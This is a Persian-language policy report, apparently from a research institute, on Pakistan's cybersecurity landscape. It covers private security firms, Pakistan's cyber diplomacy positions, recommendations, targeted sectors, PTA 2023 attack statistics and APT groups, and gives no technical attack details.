- ◀ ارائه مشاوره و هشدار به اپراتورهای مخابراتی در مورد تهدیدهای سایبری
- ◀ پاسخ به رخدادهای امنیت سایبری

اطلاع‌نگاشت ۴: شرکت‌های خصوصی پیشرو در حوزه امنیت سایبری پاکستان



ارائه خدمات تخصصی از جمله ارزیابی امنیت سایبری، تست نفوذ، شبیه‌سازی حملات واقعی برای ارزیابی آمادگی، تحلیل آسیب‌پذیری، تهدیدشناسی، پاسخ به حوادث، آموزش تخصصی امنیت سایبری و مشاوره در این حوزه

**شرکت خدمات
امنیت سایبری
Tier3**

آموزش در زمینه امنیت سایبری و ارائه راهکارهای امنیت سایبری و خدمات تست نفوذ

**شرکت
Apprise
Cyber**

ارائه انواع تست نفوذ ازجمله تست نفوذ شبکه، برنامه‌های مبتنی بر وب، برنامه‌های تلفن همراه، فضای ابری، وبسایت و رابط برنامه‌نویسی کاربردی (API) و همچنین برگزاری دوره‌های متنوع آموزشی ازجمله آموزش امنیت سایبری	شرکت امنیت سایبری Ideal Solutions
ارائه خدمات تست نفوذ و راهکارهای امنیتی مطابق با استانداردهای جهانی	شرکت امنیت سایبری Cyberwing
ارائه خدمات حرفه‌ای به کسب‌وکارهای کوچک و بزرگ در داخل و خارج از کشور در زمینه حاکمیت فناوری اطلاعات مدیریت ریسک و انطباق (GRC)، امنیت اطلاعات و امنیت سایبری	شرکت مشاوره GRC
ارائه مجموعه گسترده‌ای از خدمات امنیت سایبری و فناوری اطلاعات ازجمله ممیزی امنیتی فناوری اطلاعات، تحلیل ریسک، تست نفوذ، شناسایی نقاط آسیب‌پذیر و تحلیل بدافزارها و همچنین کمک به سازمان‌ها برای ایجاد زیرساخت‌های ایمن، مقیاس‌پذیر و قابل اعتماد	شرکت ONSITE
ارائه خدمات تخصصی و پیشرفته امنیت اطلاعات و توسعه امن نرم‌افزار به‌منظور حفاظت از موسسات مالی و سازمان‌ها، راهبردهای حاکمیتی و اطلاعات حساس عمومی و ارتقای سطح امنیت داده‌ها	شرکت Dunicot

در سال‌های اخیر، پاکستان در مجامع بین‌المللی مختلف مواضع خود درباره حاکمیت داده، تنظیم‌گری و حکمرانی جهانی اینترنت و هنجارهای سایبری را بیان کرده‌است. پاکستان به‌عنوان یکی از کشورهای عضو کارگروه آزاد سازمان ملل (OEWG) معتقد است که حاکمیت سرزمینی و صلاحیت ملی دولت‌ها به همه زیرساخت‌های فناوری اطلاعات

و ارتباطات و داده‌ها در داخل مرزهای آن‌ها تسری می‌یابد و در داخل کشور نیز به سمت تصویب قوانینی حرکت کرده که با این دیدگاه حاکمیت دیجیتال همسو هستند. نگرانی پاکستان از اعمال نظارت خارجی و نقض حاکمیت داده‌ها در عدم پیوستن این کشور به کنوانسیون بوداپست علیه جرایم سایبری^۱ مشهود است. به‌طور کلی، پاکستان در زمینه تنظیم‌گری و حکمرانی جهانی اینترنت بر حق هر دولت برای تنظیم‌گری اینترنت خود تاکید دارد و مایل به ایجاد چارچوب‌هایی است که به تقویت نقش دولت‌ها در حکمرانی اینترنت و حفظ استقلال ملی آن‌ها کمک می‌کنند.

پاکستان معتقد است که اصول منشور سازمان ملل متحد مانند حاکمیت، تمامیت ارضی و عدم مداخله در امور داخلی کشورها باید اصول راهنمای حاکمیت فضای سایبری باشند. این کشور همچنین خواستار تدوین یک سند حقوقی الزام‌آور برای تنظیم رفتار کشورها و بازیگران غیردولتی در زمینه فناوری‌های اطلاعات و ارتباطات و جلوگیری از حملات سایبری علیه زیرساخت‌های حیاتی است.

پاکستان از اعمال حقوق بین‌الملل از جمله منشور سازمان ملل و حقوق بشردوستانه بین‌المللی (IHL) در فضای سایبری حمایت می‌کند. این کشور بر مساله انتساب مسئولیت حملات سایبری و ظرفیت‌سازی به‌منظور مقابله با شکاف دیجیتال میان کشورهای مختلف تاکید ویژه‌ای دارد و در بحث اقدامات اعتمادساز (CBMs) نیز از ایجاد فهرست جهانی نقاط تماس (PoCs) به‌منظور مدیریت بحران‌های سایبری و افزایش تعامل و همکاری بین کشورها استقبال می‌کند.

پاکستان به‌عنوان یکی از اعضای سازمان همکاری اسلامی (OIC) پیشنهادهای متعددی به‌منظور تقویت امنیت سایبری در کشورهای عضو این سازمان مطرح

1. Budapest Convention on Cybercrime

کرده است. این کشور در یکی از کارگاه‌های بین‌المللی این سازمان در سال ۲۰۲۴ نیز پیشنهاد مبنی بر برگزاری کنفرانس امنیت سایبری در سطح وزرای کشورهای عضو سازمان همکاری اسلامی باهدف تبادل تجربه و توسعه سازوکارهای دفاعی قدرتمند در برابر تهدیدهای سایبری را مطرح کرد. این کشور همچنین از برنامه‌ریزی برای برگزاری دو مجمع جهانی امنیت سایبری در آسیای مرکزی و آفریقا با همکاری شرکت هواوی و تیم پاسخ فوری رایانه‌ای سازمان همکاری اسلامی (OIC-CERT) خبر داده است. رئیس سازمان مخابرات پاکستان (PTA) در جلسه افتتاحیه این کارگاه بین‌المللی پیشنهاد مبنی بر تأسیس مرکز تخصصی امنیت سایبری به‌منظور تقویت امنیت دیجیتال در کشورهای عضو سازمان همکاری اسلامی را مطرح کرد.

امنیت سایبری در سطح بین‌المللی به‌سرعت در حال تبدیل شدن به یکی از عرصه‌های اصلی رقابت و همکاری میان دولت‌هاست. بدیهی است برای کشوری مانند پاکستان که در موقعیت ژئوپلیتیکی حساسی قرار دارد و در حال گذار به زیست‌بوم دیجیتال است، این حوزه همزمان سرشار از تهدیدها و ظرفیت‌های بالقوه‌ای است. پاکستان در حوزه امنیت و دیپلماسی سایبری با مجموعه‌ای از محدودیت‌ها و ضعف‌ها ازجمله محدودیت‌های نهادی و حقوقی، ضعف در توسعه ظرفیت فنی-دیپلماتیک، عدم تخصیص منابع کافی به آموزش سایبری، ضعف همکاری میان دولت و بخش خصوصی، ارتباطات راهبردی ناکافی با سایر کشورها و همچنین پرهیز از هم‌سویی با قدرت‌های جهانی مواجه است. در کنار این محدودیت‌ها، این کشور ظرفیت‌های مهمی برای بهره‌برداری از فضای سایبری در اختیار دارد که به‌عنوان نمونه می‌توان به ایفای نقش رهبری منطقه‌ای و ارتقای حاکمیت دیجیتال، گسترش روابط ژئوپلیتیکی از رهگذر دیپلماسی سایبری، ترویج شفافیت و رهبری مسئولانه در فضای سایبری،

افزایش مشارکت شهروندان و بهبود خدمات عمومی دیجیتال، توسعه همکاری‌های بین‌المللی و ایجاد مشارکت‌ها و اتحادهای جدید اشاره کرد.

تهدیدهای سایبری به دلیل ماهیت ناشناس و فراملی خود تنها از طریق همکاری مشترک میان کشورها و حتی بازیگران غیردولتی قابل مدیریت هستند. درحالی‌که بسیاری از کشورها مسیرهای تازه‌ای برای همکاری و تدوین هنجارهای سایبری ایجاد کرده‌اند، مشارکت پاکستان در این حوزه بسیار محدود بوده و در زمینه همکاری‌های دوجانبه، چندجانبه و بین‌المللی عقب مانده است. البته پاکستان در سال‌های اخیر با کشورهای مختلفی از جمله چین، عربستان سعودی، روسیه و ترکیه همکاری‌های متعددی در زمینه تقویت امنیت سایبری و توان دفاعی و تهاجمی خود برقرار کرده است.

پاکستان در حوزه امنیت سایبری علاوه بر همکاری‌های بین‌المللی، اقدامات متعددی در سطح ملی نیز انجام داده است. این کشور از طریق اجرای تفاهم‌نامه‌ها و پروژه‌های پژوهشی مشترک و همچنین برگزاری دوره‌های آموزشی و کارگاه‌ها و هکاتون‌ها نسبت به ارتقای همکاری میان نهادهای داخلی، دانشگاه‌ها و مراکز تحقیقاتی خود (از جمله سازمان مخابرات پاکستان (PTA)، هیئت ملی امنیت مخابرات و فناوری اطلاعات (NTISB)، تیم ملی پاسخ فوری سایبری (PkCERT)، دانشگاه علوم مدیریت لاهور (LUMS)، دانشگاه ملی علوم کامپیوتر و علوم نوپدید (NUCES) و مرکز ملی امنیت سایبری پاکستان (NCCS)) مبادرت ورزیده است. این همکاری‌ها ضمن ایجاد هماهنگی میان نهادها، زمینه‌ساز توسعه زیست‌بوم امنیت سایبری پایدار در پاکستان می‌شوند.

پاکستان برای محافظت از زیرساخت‌های حیاتی، ارتقای تاب‌آوری دیجیتال و تقویت امنیت سایبری و دیپلماسی سایبری خود نیازمند انجام اقداماتی است که در اطلاع‌نگاشت ۵ به برخی از آن‌ها اشاره می‌شود. درواقع، این کشور با اجرای این توصیه‌ها

می‌تواند گام‌های موثری در زمینه تقویت امنیت سایبری و همچنین ارتقای جایگاه خود در دیپلماسی سایبری بردارد.

اطلاع‌نگاشت ۵: توصیه‌های کلیدی جهت تقویت امنیت سایبری و ارتقای جایگاه پاکستان در دیپلماسی سایبری

- انجام اقدامات جدی برای تضمین امنیت زیرساخت‌های متصل به شبکه
- تشکیل تیم پاسخ فوری رایانه‌ای ویژه برای بخش مالی به منظور حفاظت از موسسات بانکی در برابر حملات سایبری
- سرمایه‌گذاری قابل توجه در زمینه پرورش نیروی کار متخصص
- راه‌اندازی نهادی واحد به نام فرماندهی ملی سایبری
- تدوین راهبردی منسجم برای امنیت سایبری
- سرمایه‌گذاری در زمینه تولید داخلی امن
- گسترش همکاری میان بخش‌های دولتی و خصوصی در زمینه امنیت سایبری، به‌ویژه در زمینه تاسیسات تولید بومی
- ایجاد یک بخش رسمی برای دیپلماسی سایبری در وزارت امور خارجه پاکستان (MoFA)
- جذب و پرورش دیپلمات‌های سایبری برای صیانت از منافع و تقویت همکاری‌های بین‌المللی
- تدوین چارچوب قانونی مدون و مشخص در حوزه دیپلماسی سایبری به منظور مدیریت فضای سایبری و تقویت همکاری‌های بین‌المللی
- ایجاد مشارکت‌ها و گفت‌وگوهای راهبردی با دیگر کشورها و سازمان‌های بین‌المللی و منطقه‌ای مانند سازمان ملل (UN)، مجمع همکاری اقتصادی آسیا-اقیانوسیه (APEC) و سازمان همکاری شانگهای (SCO) در زمینه مسائل سایبری

برگزاری رزمایش‌های مشترک سایبری در سطح بین‌المللی برای تقویت تاب‌آوری ملی



همسوسازی ابعاد دیپلماسی سایبری و امنیت سایبری با اهداف سیاست داخلی و خارجی کشور







بخش اول

امنیت سایبری پاکستان

مقدمه

در دهه‌های اخیر، استفاده از فناوری‌های خودکارسازی (اتوماسیون)، کلان‌داده، رایانش ابری و هوش مصنوعی به‌طور چشمگیری افزایش یافته‌است. این روند زندگی انسان‌ها را بسیار آسان‌تر از گذشته کرده‌است و درعین حال، انواع جدیدی از تهدیدها و چالش‌ها را نیز به همراه آورده‌است. امروزه، جهان دیجیتال همواره در معرض تهدیدها و جرایم سایبری از جمله هک کردن، کلاهبرداری‌های بانکی، پول‌شویی، سرقت اطلاعات، دستیابی به اسرار دولتی و حتی تهدید علیه زیرساخت‌های حیاتی قرار دارد؛ تهدیدهایی که بخشی از روندهای نوپدید در جنگ سایبری محسوب می‌شوند [۱].

فضای سایبری به‌عنوان عرصه‌ای از جنگ نسل پنجم، توجه گسترده کشورهای توسعه‌یافته و در حال توسعه را به خود جلب کرده‌است. حملات سایبری موثر می‌توانند اطلاعات شخصی کاربران را به خطر اندازند و همزمان، کل زیرساخت‌های ملی یک کشور را مختل کرده و خسارت‌های میلیارد دلاری به اقتصادها وارد کنند. این تهدیدها به‌ویژه

حملات پیچیده و نوپدید موسوم به حملات روز صفر^۱ ماهیتی فرامرزی و جهانی دارند و به یک معضل امنیت ملی تبدیل شده‌اند [۲].

اگرچه همه کشورها در برابر چنین تهدیدهایی آسیب‌پذیر هستند، اما کشورهای درحال توسعه در معرض خطر بالاتری قرار دارند. زیرا این کشورها معمولاً با کمبود تخصص و کمبود متخصصان امنیتی ماهر و باتجربه برای مقابله موثر با این تهدیدهای روبه‌رشد مواجه هستند و البته موارد دیگری نیز در این مسئله دخیل هستند که در گزارش حاضر به آن‌ها اشاره خواهد شد [۲]. به عنوان مثال، کشور درحال توسعه‌ای مانند پاکستان که از موقعیت جغرافیایی راهبردی و توان هسته‌ای برخوردار است، با طیف گسترده‌ای از تهدیدهای امنیت سایبری روبه‌رو است که زیرساخت‌های حیاتی، اقتصاد و حریم خصوصی شهروندان آن را هدف قرار می‌دهند [۱].

مفهوم امنیت سایبری برای مقابله با تهدیدهای روزافزون سایبری مطرح می‌شود که در دنیای امروز امنیت ملی کشورها در گرو تقویت آن است. امنیت سایبری مجموعه‌ای از اقدامات دفاعی و تهاجمی است که باهدف حفاظت از دارایی‌های دیجیتال و کشف و خنثی‌سازی تهدیدها به کار گرفته می‌شود. امنیت سایبری در رویکرد دفاعی^۲ شامل تمرکز بر محافظت فعال از سیستم‌ها و شبکه‌ها، پیشگیری از حملات، شناسایی تهدیدها و بازگرداندن اطلاعات پس از نفوذ است. ابزارهای رایج در این رویکرد شامل فایروال، آنتی‌ویروس، وی‌پی‌ان (VPN)، سیستم‌های تشخیص نفوذ، رمزگذاری و احراز هویت چندمرحله‌ای هستند. مزایای این روش شامل تداوم کسب‌وکار، کاهش ریسک‌های قانونی، حفاظت از برند و افزایش بهره‌وری کارکنان

1. Zero-day Attacks

حمله روز صفر، آسیب‌پذیری نرم‌افزاری است که قبل از این که تولیدکننده نرم‌افزار از آن آگاه شود، توسط مهاجمان مورد سوءاستفاده قرار می‌گیرد.

2. Defensive Cybersecurity

است. درمقابل، امنیت سایبری تهاجمی^۱ بر شناسایی آسیب‌پذیری‌ها و آزمایش شبکه‌ها از منظر مهاجم تمرکز دارد. این روش شامل تست نفوذ، جمع‌آوری اطلاعات درباره مهاجمین بالقوه و مختل کردن برنامه‌های حمله می‌شود. مزایای این رویکرد شامل افزایش آمادگی سازمان‌ها، بازدارندگی از حملات آینده و کسب اطلاعات ارزشمند برای تقویت دفاع است. تفاوت کلیدی میان این دو رویکرد نیز در معنای واژه‌های دفاعی و تهاجمی مشخص می‌شود: دفاع به معنای محافظت و پیشگیری است، درحالی‌که تهاجم به معنای حمله پیشگیرانه و شناسایی تهدیدهای بالقوه است. کشورها و سازمان‌های آن‌ها برای ایجاد وضعیت امنیتی بهینه باید هر دو رویکرد را ترکیب کنند. داده‌ها و بینش‌های به دست آمده از اقدامات تهاجمی می‌توانند راهبرد دفاعی را تقویت کرده و سازمان‌ها را در برابر تهدیدهای پیشرفته آماده سازند [۴۰].

چشم انداز تهدیدهای امنیت سایبری در پاکستان

پاکستان به عنوان کشوری در حال توسعه در جهان جنوب از اوایل دهه ۱۹۹۰ به اینترنت دسترسی پیدا کرد. در آغاز سال ۲۰۲۴، تعداد کاربران اینترنت در پاکستان ۱۱۱ میلیون نفر بود و ضریب نفوذ اینترنت در این کشور معادل ۴۵/۷ درصد بود. در ژانویه ۲۰۲۴، ۷۱/۷۰ میلیون کاربر شبکه‌های اجتماعی و ۱۸۸/۹ میلیون اشتراک تلفن همراه فعال در پاکستان وجود داشت که به ترتیب، معادل ۲۹/۵ و ۷۷/۸ درصد از کل جمعیت کشور را در برمی گرفت [۳]. اگرچه این گستره وسیع کاربران نشان دهنده تحول دیجیتال است، اما پاکستان را بیش از پیش در معرض تهدیدهای سایبری قرار داده است. به علاوه، دانش محدود کاربران عمومی در حوزه فناوری اطلاعات روند تنظیم و مدیریت دنیای دیجیتال را برای دولت و نهادهای قانون‌گذار این کشور پیچیده‌تر کرده است [۱]. آمار شرکت امنیت سایبری کسپرسکی^۱ (متعلق به روسیه) نشان می‌دهند که تنها در سه ماهه سوم سال ۲۰۲۴ بیش از ۱۳ درصد از کاربران پاکستانی هدف تهدیدهای

1. Kaspersky

مبتنی بر وب قرار گرفته‌اند که این آمار نشان‌دهنده شدت و فراگیری خطرات سایبری در این کشور است.

اگرچه دولت پاکستان با تدوین سیاست ملی امنیت سایبری (۲۰۲۱)^۱ و تاسیس نهادهایی همچون مرکز ملی امنیت سایبری (NCCS)^۲ در سال ۲۰۱۸ تلاش کرده‌است به این تهدیدها پاسخ دهد، اما شواهد موجود حاکی از آن است که پیچیدگی و سرعت حملات سایبری فراتر از ظرفیت‌های دفاعی کنونی این کشور حرکت می‌کند [۷۳]. تهدیدهای سایبری علیه پاکستان را می‌توان در دو دسته کلی شامل حملات به زیرساخت‌های حیاتی و جرایم سایبری طبقه‌بندی کرد که در ادامه به هریک از آنها به‌طور مختصر پرداخته می‌شود.

حملات به زیرساخت‌های حیاتی: تهدیدهای سایبری علیه زیرساخت‌های حیاتی می‌توانند عملکرد روزمره سیستم‌های بهداشتی، مالی یا نیروگاهی را مختل کرده و تاثیرات اجتماعی- اقتصادی ویرانگری برای جامعه به‌ویژه در کشورهای در حال توسعه داشته باشند. به‌عنوان مثال، شبکه برق پاکستان چندین بار مورد حمله سایبری قرار گرفته و مختل شده‌است و گزارش‌هایی وجود دارد که احتمالاً مهاجمان مستقر در هند در این حملات دخیل بوده‌اند.

جرایم سایبری: جمعیت آسیب‌پذیر پاکستان بارها هدف کلاهبرداری برخط و آزار و اذیت قرار گرفته‌اند [۷۴]. براساس گزارش سازمان تحقیقات فدرال پاکستان (FIA)^۳، نزدیک به ۲۹,۵۷۷ شکایت مربوط به جرایم سایبری در سال‌های ۲۰۱۹ و ۲۰۲۰ ثبت شده‌است [۱]. مطالعه‌ای در سال ۲۰۲۳ نیز نشان داد که کلاهبرداری‌های

1. National Cybersecurity Policy 2021
2. National Centre for Cyber Security
3. Federal Investigation Agency

برخط (ازجمله فیشینگ برخط^۱، کلاهبرداری‌های خرید برخط و کلاهبرداری‌های سرمایه‌گذاری) به‌طور گسترده‌ای در این کشور شیوع یافته‌است. این آسیب‌پذیری عمدتاً ناشی از کمبود آگاهی انسانی حتی در میان کاربران است که به‌طورکلی از این نوع کلاهبرداری‌ها آگاه هستند. به گفته ائتلاف جهانی ضدکلاهبرداری^۲، پاکستان در سال ۲۰۲۴ حدود ۴/۶ درصد از تولید ناخالص داخلی خود را در اثر کلاهبرداری دیجیتال از دست داده‌است [۷۴].

۱.۲. بخش‌های حساس و مورد هدف پاکستان در حملات سایبری

بخش‌های حساسی در پاکستان وجود دارد که مهاجمان سایبری معمولاً آن‌ها را مورد هدف قرار می‌دهند، چراکه آسیب‌های ناشی از مختل کردن این بخش‌ها و همچنین سرقت اطلاعات از این بخش‌ها می‌تواند تأثیرات گسترده‌ای بر امنیت ملی و اقتصاد این کشور داشته‌باشد. در ادامه، چند نمونه از بخش‌های حساس پاکستان در حملات سایبری به‌طور خلاصه شرح داده می‌شوند.

بخش مالی: بانک‌ها و موسسات مالی معمولاً هدف اصلی حملات سایبری هستند. در این نوع حملات، اطلاعات حساس مشتریان بانک‌ها (ازجمله جزئیات حساب‌ها و کارت‌های اعتباری) برای اهداف تقلبی یا سرقتی مورد سوءاستفاده قرار می‌گیرد. همزمان با افزایش سریع تعداد مشتریان بانک‌ها، خطرات مرتبط با این فعالیت‌های دیجیتال نیز افزایش یافته‌است. دو سازمان هکری پیشرفته (APT)^۳ به نام‌های لازاروس^۴ و سایدویندر^۵ فعالیت قابل توجهی در این حوزه داشته‌اند [۷۵].

1. Online Phishing
2. Global Anti-Scam Alliance
3. Advanced Persistent Threat
4. Lazarus
5. SideWinder

بخش مالی پاکستان در دوره زمانی ژانویه تا اکتبر ۲۰۲۴ شاهد افزایش ۱۱۴ درصدی حملات بدافزارهای بانکی و مالی نسبت به همان دوره در سال ۲۰۲۳ بوده است. این حملات به طور خاص شامل سه نوع بدافزار رایج هستند: تروجان‌های بانکی که باهدف سرقت اطلاعات ورود کاربران به سامانه‌های بانکی و مالی (نام کاربری و گذرواژه‌ها) طراحی شده‌اند؛ باچ‌افزارها که داده‌های موسسات مالی را رمزگذاری کرده و برای دریافت کلید رمزگشایی درخواست پرداخت می‌کنند؛ و بدافزارهای جاسوسی که به طور مخفیانه تراکنش‌های بانکی را رصد کرده و اطلاعات حساس مالی را سرقت می‌کنند [۷۳].

مخابرات: امنیت سایبری در صنعت مخابرات به واسطه اقداماتی مانند تأسیس تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (NTCERT)^۲ و مرکز ملی عملیات امنیتی مخابرات (NTSOC)^۳ پیشرفت قابل توجهی داشته است. البته باوجود این پیشرفت‌ها همچنان تعداد زیادی حمله سایبری در این بخش رخ می‌دهد، به طوری که سازمان مخابرات پاکستان (PTA)^۴ در سال ۲۰۲۳ افزایش چشمگیری در حملات سایبری گزارش کرد که شامل ۲۰۰ حمله باچ‌افزاری، ۳۰۰ حمله محروم‌سازی از سرویس توزیع شده (DDoS)^۵، ۷۲۰ حمله بدافزاری و ۵۵۰ مورد تلاش برای فیشینگ بود.

ارتش و دولت: این بخش‌ها به طور ویژه در معرض سرقت هویت و جاسوسی برخط قرار دارند. سیستم‌های دولتی و مقامات نظامی بارها هدف حملات سایبری مشهوری قرار گرفته‌اند. به عنوان مثال، یک حمله سایبری به سازمان فدرال مالیات پاکستان (FBR) در آگوست ۲۰۲۱ رخ داد که منجر به از دست رفتن اطلاعات مربوط به میلیون‌ها مالیات‌دهنده

۱. ویروس تروجان نوعی بدافزار است که به عنوان یک برنامه قانونی روی سیستم کامپیوتری یا تلفن همراه قرار می‌گیرد و بعد از آن کدهای مخرب روی دستگاه اجرا می‌شود.

2. National Telecom Computer Emergency Response Team
3. National Telecom Security Operation Center
4. Pakistan Telecommunication Authority
5. Distributed Denial of Service

از رکوردها شد و مرکز داده این سازمان به‌طور موقت برای بازیابی اطلاعات مالیات‌دهندگان تعطیل شد و هکرها داده‌های به‌دست آمده را در یک سایت روسی به فروش رساندند.

بخش بهداشت و درمان: حملات سایبری می‌توانند عملیات بیمارستان‌ها و مراکز درمانی را مختل کرده و اطلاعات محرمانه بیماران را به خطر بیندازند. در سال ۲۰۲۳، گروه‌های هکری پیشرفته به‌طور ویژه بخش مراقبت‌های بهداشتی پاکستان را هدف قرار دادند.

صنعت و تولید: حملات سایبری صنعتی می‌توانند شبکه‌های تامین و تولید را به‌شدت مختل کنند. تاکنون باج‌افزارها و سازمان‌های هکری پیشرفته مختلفی بخش‌های مهم صنعتی پاکستان را هدف قرار داده‌اند و باعث اخاذی سایبری شده‌اند و این بخش همچنان به‌شدت آسیب‌پذیر است [۷۵].

صنعت هسته‌ای: امنیت سایبری در صنعت هسته‌ای نیز یکی از نگرانی‌های مهم به‌شمار می‌رود. دیجیتالی‌شدن صنایع و زیرساخت‌های حیاتی از جمله تاسیسات هسته‌ای باعث شده‌است تا ساختارهای فرماندهی، کنترل، ارتباطات، محاسبات و اطلاعات (C۴I)^۱ و ماهواره‌ها و رادارهای هشدار زود هنگام در برابر نفوذ سایبری آسیب‌پذیرتر شوند و این تهدید می‌تواند به اختلال در بازدارندگی هسته‌ای منجر شود.


سلاح‌های سایبری همچنین قادرند سیستم‌های فرماندهی و کنترل یا زنجیره تامین تسلیحات هسته‌ای را هدف بگیرند که پیامدهایی چون پرتاب ناموفق، خودتخریبی یا عملکرد نامنظم کلاهک‌ها را به دنبال دارد که این امر خود تهدیدی جدی برای ثبات راهبردی جهانی محسوب می‌شود. بدافزار استاکس‌نت^۲ نمونه‌ای شناخته‌شده از چنین حمله‌ای است که توانست تاسیسات هسته‌ای را هدف قرار دهد. در این میان، وابستگی

1. Command, Control, Communications, Computing, and Intelligence
2. Stuxnet

پاکستان به فناوری‌های خارجی نیز آسیب‌پذیری این کشور را در برابر چنین تهدیدهایی دوچندان می‌کند [۴].

در گزارش سالانه امنیت سایبری سازمان مخابرات پاکستان در سال ۲۰۲۳ نیز صنایع مورد هدف در حملات سایبری علیه پاکستان به ترتیب بیان شده است (اطلاع‌نگاشت ۱).


اطلاع‌نگاشت ۱: مهم‌ترین صنایع مورد هدف در حملات سایبری علیه پاکستان در سال ۲۰۲۳



منبع: گزارش سالانه امنیت سایبری سازمان مخابرات پاکستان (PTA)، ۲۰۲۳

همانطور که در اطلاع‌نگاشت ۱ مشاهده می‌شود، بخش تولید در سال ۲۰۲۳ همواره در صدر فهرست صنایع مورد هدف در حملات سایبری علیه پاکستان قرار داشته و پس از آن نیز بهداشت و درمان، فناوری و خرده‌فروشی قرار داشته‌اند. بخش‌های مالی و بیمه نیز با حملات سایبری قابل توجهی روبرو شده‌اند و علاوه بر گروه‌های باج‌افزار، از سوی گروه‌های هکری پیشرفته نیز مورد هدف قرار گرفته‌اند. بخش‌های آموزش، انرژی و نهادهای دولتی نیز در سال مذکور به شدت در معرض حملات سایبری بوده‌اند [۵].

طبق گزارش سالانه امنیت سایبری سازمان مخابرات پاکستان، این کشور در سال ۲۰۲۳ با افزایش چشمگیر حملات سایبری از جمله حملات فیشینگ، بدافزار، و حملات محروم‌سازی از سرویس توزیع شده (DDoS) روبرو بوده است که تنوع تهدیدها در فضای دیجیتال این کشور را به وضوح نشان می‌دهد (نمودار ۱) [۵].




نمودار ۱: مهم‌ترین انواع حملات سایبری علیه پاکستان در سال ۲۰۲۳

منبع: گزارش سالانه امنیت سایبری سازمان مخابرات پاکستان، ۲۰۲۳

بنابر آنچه در گزارش سالانه سازمان مخابرات پاکستان آمده‌است، حملات فیشینگ در جهان با سرعت بی‌سابقه‌ای در حال افزایش هستند و در سال ۲۰۲۳ افزایش بی‌سابقه ۱۷۳ درصدی را تجربه کرده‌اند. از نظر بخش‌های هدف در حملات فیشینگ علیه پاکستان نیز بخش مالی این کشور در جایگاه نخست قرار گرفته‌است و پس از آن شبکه‌های اجتماعی، خدمات ابری، بهداشت و درمان، اینترنت/مخابرات، تجارت الکترونیک/آماد و دولت بیشترین هدف‌گیری را تجربه کرده‌اند [۵].

در این گزارش همچنین به گروه‌های هکری پیشرفته (APT) پرداخته شده‌است که در سال ۲۰۲۳ حملات متعددی علیه پاکستان ترتیب داده‌اند. گروه‌های هکری پیشرفته بالاترین سطح بازیگران سایبری هستند که با توانمندی‌های پیشرفته، روش‌های حمله پیچیده و تکامل مداوم خود متمایز می‌شوند. این مجرمان سایبری در حملات سطح بالا شرکت می‌کنند که با ابزارها و روش‌های نوآورانه انجام می‌شوند و از توانایی سایر گروه‌های مجرمان سایبری فراتر می‌رود. عوامل ژئوپلیتیکی نیز نقش مهمی در تعیین مسیر این حملات دارند [۵].



نمودار ۲: مهم‌ترین گروه‌های هکری پیشرفته که پاکستان را در سال ۲۰۲۳ هدف قرار داده‌اند

منبع: گزارش سالانه امنیت سایبری سازمان مخابرات پاکستان، ۲۰۲۳

جدول ۱: حوزه‌های مورد هدف و منشأ جغرافیایی گروه‌های هکری پیشرفته که پاکستان را در سال ۲۰۲۳ هدف قرار داده‌اند

نام گروه هکری پیشرفته (APT)	حوزه‌های مورد هدف	منشأ جغرافیایی
Gamaredon	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	روسیه
DoNot	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	در برخی منابع به کشور هند نسبت داده شده است ^۱
